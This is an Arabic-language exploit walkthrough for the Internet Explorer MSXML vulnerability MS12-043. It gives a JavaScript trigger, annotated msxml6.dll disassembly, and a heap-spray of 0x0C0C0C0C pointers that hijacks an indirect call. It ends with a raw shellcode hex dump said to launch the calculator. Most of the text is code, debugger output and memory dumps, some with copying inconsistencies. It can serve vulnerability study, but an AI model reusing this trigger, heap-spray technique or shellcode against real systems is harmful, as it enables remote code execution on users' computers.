

Internet Explorer MSXML (MS12-043)



BY
Senator of Pirates
(Khalil Zhani)



/SenatorofPirates
/SenatorofPiratesInfo



Senator.of.Pirates.team@gmail.com

بسم الله الرحمن الرحيم.
اليوم سأشرح عن ثغرة في المتصفح الشهير **Internet Explorer** حيث سأتطرق الى طريقة الاستغلال هذا الضعف او الثغرة.

تقديم عن الثغرة

تصنف هذه ثغرة عالية الخطورة حيث تسمح للمهاجم بتنفيذ الكود التعسفي اي تهدد المستخدمين و تحدث هذه اثغرة اثناء معالجة XML ويمكن ان تظهر هذه الثغرة الامنية بواسطة الكود بجافا سكريبت و يجب ان يكون تعطل كافيا في المتصفح .

```
<html>
  <script>
    var xmlDoc = new ActiveXObject("Msxml2.DOMDocument.6.0");
    alert(xmlDoc.definition(""));
  </script>
</html>
```

نتائج الضعف او تعطل سيحدث اثناء دعوة تعليمة **CALL DWORD PTR DS:[ECX+18]** من وحدة **msxml6.dll** المسؤولة عن معالجة XML

```
5A4B8E3F 8B45 EC MOV EAX,DWORD PTR SS:[EBP-14]
5A4B8E42 3BC3 CMP EAX,EBX
5A4B8E44 8BF0 MOV ESI,EAX
5A4B8E46 74 26 JE SHORT msxml6.5A4B8E6E
5A4B8E48 FF75 28 PUSH DWORD PTR SS:[EBP+28]
5A4B8E4B 8B08 MOV ECX,DWORD PTR DS:[EAX]
5A4B8E4D FF75 24 PUSH DWORD PTR SS:[EBP+24]
5A4B8E50 FF75 20 PUSH DWORD PTR SS:[EBP+20]
5A4B8E53 57 PUSH EDI
5A4B8E54 6A 03 PUSH 3
5A4B8E56 FF75 14 PUSH DWORD PTR SS:[EBP+14]
5A4B8E59 68 4CEE4B5A PUSH msxml6.5A4AEE4C
5A4B8E5E 53 PUSH EBX
5A4B8E5F 50 PUSH EAX
5A4B8E61 FF51 18 CALL DWORD PTR DS:[ECX+18]
```

لو لاحظنا نرى يتم نقل اربع بيتات من المكس في الى المسجل EAX في العنوان 5A4B8E3F تم تلك اربع بيتات الموجودة في EAX فهي مؤشر وسيتم نقل اربع بيتات من هذا المؤشر المسجل ECX في العنوان 5A4B8E4B تم هذا المسجل يحتوي على مؤشر سيخضع الى تعليمة الاستعداد مع ازاحة 18 .

استغلال الضعف

الان ما نريده هو ان نجعل استعداد تعليمة **CALL DWORD PTR DS:[ECX+18]** يشير الى مكان الذي يحتوي على **ShellCode**

ما يجب علينا هو سيطرة على الاربعة بيتات من المكس التي ستنقل الى EAX في العنوان 5A4B8E3F علينا ان نجعل المكس يحتوي على مؤشرات وهمية **0C0C0C0C**.

```
01C8F55C 0C0C0C0C .....
01C8F560 0C0C0C0C .....
01C8F564 0C0C0C0C .....
01C8F568 0C0C0C0C .....
01C8F56C 0C0C0C0C .....
01C8F570 0C0C0C0C .....
01C8F574 0C0C0C0C .....
01C8F578 0C0C0C0C .....
01C8F57C 0C0C0C0C .....
01C8F580 0C0C0C0C .....
01C8F584 0C0C0C0C .....
01C8F588 0C0C0C0C .....
01C8F58C 0C0C0C0C .....
01C8F590 0C0C0C0C .....
01C8F594 0C0C0C0C .....
01C8F598 0C0C0C0C .....
01C8F59C 0C0C0C0C .....
01C8F5A0 0C0C0C0C .....
01C8F5A4 0C0C0C0C .....
01C8F5A8 0C0C0C0C .....
01C8F5AC 0C0C0C0C .....
01C8F5B0 0C0C0C0C .....
01C8F5B4 0C0C0C0C .....
01C8F5B8 0C0C0C0C .....
01C8F5BC 0C0C0C0C .....
01C8F5C0 0C0C0C0C .....
01C8F5C4 0C0C0C0C .....
01C8F5C8 0C0C0C0C .....
01C8F5CC 0C0C0C0C .....
01C8F5D0 0C0C0C0C .....
01C8F5D4 0C0C0C0C .....
01C8F5D8 0C0C0C0C .....
01C8F5DC 0C0C0C0C .....
01C8F5E0 0C0C0C0C .....
01C8F5E4 0C0C0C0C .....
01C8F5E8 0C0C0C0C .....
01C8F5EC 0C0C0C0C .....
01C8F5F0 0C0C0C0C .....
01C8F5F4 0C0C0C0C .....
```

كما نرى ان المكس قد تم رشه بمؤشرات وهمية بعد تنفيذ يتم تنفيذه من قبل روتين memcpy من الوحدة jscript.dll وكما قلت ان تعليمة CALL DWORD PTR DS:[ECX+18] تستدعي عنوان 0C0C0C0C الذي سيحتوي على ShellCode بنقنية Heap Spray التي ستسهل علينا ايجاد مكان مناسب ل 0C0C0C0C...+ShellCode

```

5A4B8E3F 8B45 EC MOV EAX,DWORD PTR SS:[EBP-14]
5A4B8E42 3BC3 CMP EAX,EBX
5A4B8E44 8BF0 MOV ESI,EAX
5A4B8E46 74 26 JE SHORT msxml6.5A4B8E6E
5A4B8E48 FF75 28 PUSH DWORD PTR SS:[EBP+28]
5A4B8E4B 8B08 MOV ECX,DWORD PTR DS:[EAX]
5A4B8E4D FF75 24 PUSH DWORD PTR SS:[EBP+24]
5A4B8E50 FF75 20 PUSH DWORD PTR SS:[EBP+20]
5A4B8E53 57 PUSH EDI
5A4B8E54 6A 03 PUSH 3
5A4B8E56 FF75 14 PUSH DWORD PTR SS:[EBP+14]
5A4B8E59 68 4CEE4B58 PUSH msxml6.5A4AEE4C
5A4B8E5E 53 PUSH EBX
5A4B8E5F 50 PUSH EAX
5A4B8E60 FF51 18 CALL DWORD PTR DS:[ECX+18]
5A4B8E63 8945 0C MOV DWORD PTR SS:[EBP+C],EAX
5A4B8E66 8945 0C MOV DWORD PTR DS:[ECX+18],EAX
Stack SS:[01C8F614]=0C0C0C0C
EAX=00000001

```

```

-34 0C0C0C0C .....
-30 0C0C0C0C .....
-2C 0C0C0C0C .....
-28 0C0C0C0C .....
-24 0C0C0C0C .....
-20 0C0C0C0C .....
-1C 0C0C0C00 .....
-18 0C0C0C0C .....
-14 0C0C0C0C .....
-10 0C0C0C0C .....
-C 00000006 .....
-8 00000000 .....
-4 010C0C0C .....
=> 01C8F664 d+40
+4 5A4B9307 6KZ RETURN to msxml6.5A4B9307 from msxml6.5A4B8DAC
+8 02F069DC i-0

```

الان بعد حقن المؤشرات الوهمية, في العنوان 5A4B8E3F نلاحظ اربع بيتات تاخذ المكس الى EAX اي EAX = 0x0C0C0C0C= 0x0C0C0C0C

```

5A4B8E3F 8B45 EC MOV EAX,DWORD PTR SS:[EBP-14]
5A4B8E42 3BC3 CMP EAX,EBX
5A4B8E44 8BF0 MOV ESI,EAX
5A4B8E46 74 26 JE SHORT msxml6.5A4B8E6E
5A4B8E48 FF75 28 PUSH DWORD PTR SS:[EBP+28]
5A4B8E4B 8B08 MOV ECX,DWORD PTR DS:[EAX]
5A4B8E4D FF75 24 PUSH DWORD PTR SS:[EBP+24]
5A4B8E50 FF75 20 PUSH DWORD PTR SS:[EBP+20]
5A4B8E53 57 PUSH EDI
5A4B8E54 6A 03 PUSH 3
5A4B8E56 FF75 14 PUSH DWORD PTR SS:[EBP+14]
5A4B8E59 68 4CEE4B58 PUSH msxml6.5A4AEE4C
5A4B8E5E 53 PUSH EBX
5A4B8E5F 50 PUSH EAX
5A4B8E60 FF51 18 CALL DWORD PTR DS:[ECX+18]
5A4B8E63 8945 0C MOV DWORD PTR SS:[EBP+C],EAX
5A4B8E66 8945 0C MOV DWORD PTR DS:[ECX+18],EAX
DS:[0C0C0C0C]=0C0C0C0C
ECX=5A4E51F4 (msxml6.5A4E51F4)

```

تنفيذ تعليمات يستمر
 ECX = 0x0C0C0C0C = 0x0C0C0C0C
 تم الان وصلنا الى تعليمة الاستدعاء CALL DWORD PTR DS:[ECX+18] والتي سيكون المسجل
 EAX = 0x0C0C0C0C + 0x18 = 0x0C0C0C24

```

5A4B8E3F 8B45 EC MOV EAX, DWORD PTR SS:[EBP-14]
5A4B8E42 3BC3 CMP EAX, EBX
5A4B8E44 8BF0 MOV ESI, EAX
5A4B8E46 74 26 JE SHORT msxm16.5A4B8E6E
5A4B8E48 FF75 28 PUSH DWORD PTR SS:[EBP+28]
5A4B8E4B 8B08 MOV ECX, DWORD PTR DS:[EAX]
5A4B8E4D FF75 24 PUSH DWORD PTR SS:[EBP+24]
5A4B8E50 FF75 20 PUSH DWORD PTR SS:[EBP+20]
5A4B8E53 57 PUSH EDI
5A4B8E54 6A 03 PUSH 3
5A4B8E56 FF75 14 PUSH DWORD PTR SS:[EBP+14]
5A4B8E59 68 4CEE4A5A PUSH msxm16.5A4AEE4C
5A4B8E5E 53 PUSH EBX
5A4B8E5F 50 PUSH EAX
5A4B8E60 FF51 18 CALL DWORD PTR DS:[ECX+18]
5A4B8E63 8945 0C MOV DWORD PTR SS:[EBP+C], EAX
5A4B8E66 8B06 MOV EAX, DWORD PTR DS:[ESI]
5A4B8E68 57 PUSH EDI

```

DS: [0C0C0C24]=0C0C0C0C


Address	Hex dump	UNICODE
0C0C0C0C	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0C10	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0C20	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0C30	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0C40	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0C50	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0C60	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0C70	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0C80	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0C90	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0CA0	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0CB0	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0CC0	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0CD0	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0CE0	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0CF0	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0D00	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0D10	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0D20	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0D30	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C0C0D40	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C

سيتم تنفيذ بنجاح حتى يجد ShellCode

0C1DFFE0	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C1DFF0E	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C1DFF1E	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C1DFF2E	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C1DFF3E	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C1DFF4E	0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C1DFF5E	83 E9 DE D9 EE D9 74 24 F4 5B 81 73 13 3D 46 5E
0C1DFF6E	95 83 EB FC E2 F4 C1 AE 1A 95 3D 46 D5 D0 01 CD
0C1DFF7E	22 90 45 47 B1 1E 72 5E D5 CA 1D 47 B5 DC B6 72
0C1DFF8E	D5 94 03 77 9E 0C 91 C2 9E E1 3A 87 94 98 3C 84
0C1DFF9E	B5 61 06 12 7A 91 48 A3 05 CA 19 47 B5 F3 B6 4A
0C1DFFAE	15 1E 62 5A 5F 7E B6 5A D5 94 D6 CF 02 B1 39 85
0C1DFFBE	6F 55 59 CD 1E A5 B8 86 26 99 B6 06 52 1E 4D 5A
0C1DFFCE	F3 1E 55 4E B5 9C B6 C6 E9 95 3D 46 D5 FD 01 19
0C1DFFDE	6F 63 5D 10 D7 6D BE 86 25 C5 55 38 86 77 4E 2E
0C1DFFEE	C6 68 B7 48 09 6A DA 25 3F F9 5E 46 5E 95 00 00
0C1DFFFE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

ShellCode

ويتحقق التنفيذ ShellCode وسيتم تشغيل الالة الحاسبة



و اتمنى ان تكونوا استمتعتم مع هذا الشرح و لأي تسائل ارجو منكم زيارتي على صفحة الفيسبوك او مراسلتي عبر العنوان الالكتروني و شكرا.

اخوكم خليل الزهاني من المملكة المغربية.